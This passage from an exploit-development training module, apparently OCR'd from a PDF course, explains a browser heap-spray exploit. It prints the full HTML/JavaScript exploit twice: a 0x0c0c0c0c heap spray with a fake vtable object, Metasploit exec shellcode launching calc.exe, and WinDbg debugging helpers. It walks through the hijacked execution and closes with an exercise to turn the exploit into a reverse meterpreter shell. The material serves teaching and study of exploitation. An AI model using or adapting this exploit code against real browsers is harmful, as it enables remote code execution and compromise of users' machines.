        FAKEOBJ = alloc(133120, FAKEOBJ);
        alert("ph33r");
        // Perform 1000 allocations of 133120(0x20800) bytes on the heap
        for (var k = 0; k < 1000; k++) {
           // <- USE substr not += to avoid "undefined" problem
           evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
        }
        document.write("<iframe src=\"iframe.html\">");
</script>
</body>
</html>
```

Final Exploit source code

Running the final exploit we see execution stops at our breakpoint *"mov ecx, dword ptr[eax]"*. *0x0c0c0c0c* is a valid address and stores our FAKEOBJ. The first 4 bytes are the address of the fake virtual function table, once again pointing to *0x0c0c0c0c*.

Virtual function stored at a *0x84* offset from the beginning of the vtable is executed and because 0x0c0c0c90 points once again to *0x0c0c0c0c*, the following ASM instructions at this address are executed:

OR AL, 0x0C




Figure 79: Virtual function is being called




Figure 80: landing inside the NOP sled

The *OR* instruction just executes the *OR* operator on source *0x0C* and destination *AL* register and stores the result in *AL*. This means that from our point of view, it acts as a *NOP SLED* until execution reaches our real shellcode.




Figure 81: Our payload has been executed


Here we can see the final exploit including the *debugHeap* function used to be able to monitor allocations while JavaScript is running. You will notice another function named *pausemill* which is needed to stop script execution for a few milliseconds during "for loop" iterations - this is needed to allow Windbg to print its output[66].

```
<html>
<head>
<script>
	//Simple func to fix string length according to BSTR spec
	function alloc(bytes, mystr) {
		// windows/exec - 121 bytes
		// http://www.metasploit.com
```

[66]The "debugHeap method" seems to not work well with big and numerous allocations. It seems the problem relies on the fact that Windbg doesn't have enough time to respond and print its output in a "heavy" for loop. Pausing execution between iterations solves this problem.

```
                // EXITFUNC=seh, CMD=calc.exe
                var shellcode = unescape(
"%ue8fc%u0044%u0000%u458b%u8b3c%u057c%u0178%u8bef%u184f%u5f8b%u0120%u49eb%u348b%u018b%u31ee%u99c0
%u84ac%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u0424%ue575%u5f8b%u0124%u66eb%u0c8b%u8b4b%u1c5f%ueb01%
u1c8b%u018b%u89eb%u245c%uc304%u315f%u60f6%u6456%u468b%u8b30%u0c40%u708b%uad1c%u688b%u8908%u83f8%u
6ac0%u6850%u8af0%u5f04%u9868%u8afe%u570e%ue7ff%u6163%u636c%u652e%u6578%u4100");
                while (mystr.length< bytes) mystr += mystr;
                return mystr.substr(0, (bytes-6)/2) + shellcode;
        }

        // Debug Heap allocations enabling RtlAllocateHeap breakpoint
        function debugHeap(enable) {
                if (enable == true) {
                        void(Math.atan(0xdead));
                } else {
                        void(Math.asin(0xbeef));
                }
        }

        // pause x millisec for Windbg breakpoints output
        function pausecomp(millis) {
                var date = new Date();
                var curDate = null;
                do { curDate = new Date(); }
                while(curDate-date < millis);
        }
</script>
</head>

<body>
<script>
        debugHeap(true);
        var evil = new Array();
        var FAKEOBJ = unescape("%u0c0c%u0c0c");
        FAKEOBJ = alloc(133120, FAKEOBJ);
        alert("ph33r");
        // Perform 1000 allocations of ( GUESS THIS VALUE ;) ) bytes on the heap
        for (var k = 0; k < 1000; k++) {
           // <- USE substr not += to avoid "undefined" problem
           evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
        pausecomp(100);
        }
        debugHeap(false);
        document.write("<iframe src=\"iframe.html\">");
</script>
</body>
</html>
```

Final Exploit including Javascript debug functions



Exercise

1) Try to debug allocations from javascript using the above exploit (which is the allocation size to use in the RtlAllocateHeap breakpoint?);
2) Repeat the example above (Final Exploit without debugging functions) and modify accordingly in order to receive a reverse meterpreter shell.

Wrapping Up

In this module we used advanced heap spray techniques in order to obtain reliable code execution. Browser vulnerbilities do not always allow an attacker to manipulate the stack easily. For this reason we envoke javascript functions in order to precisley inject our payload to the heap, and redirect code execution to that area.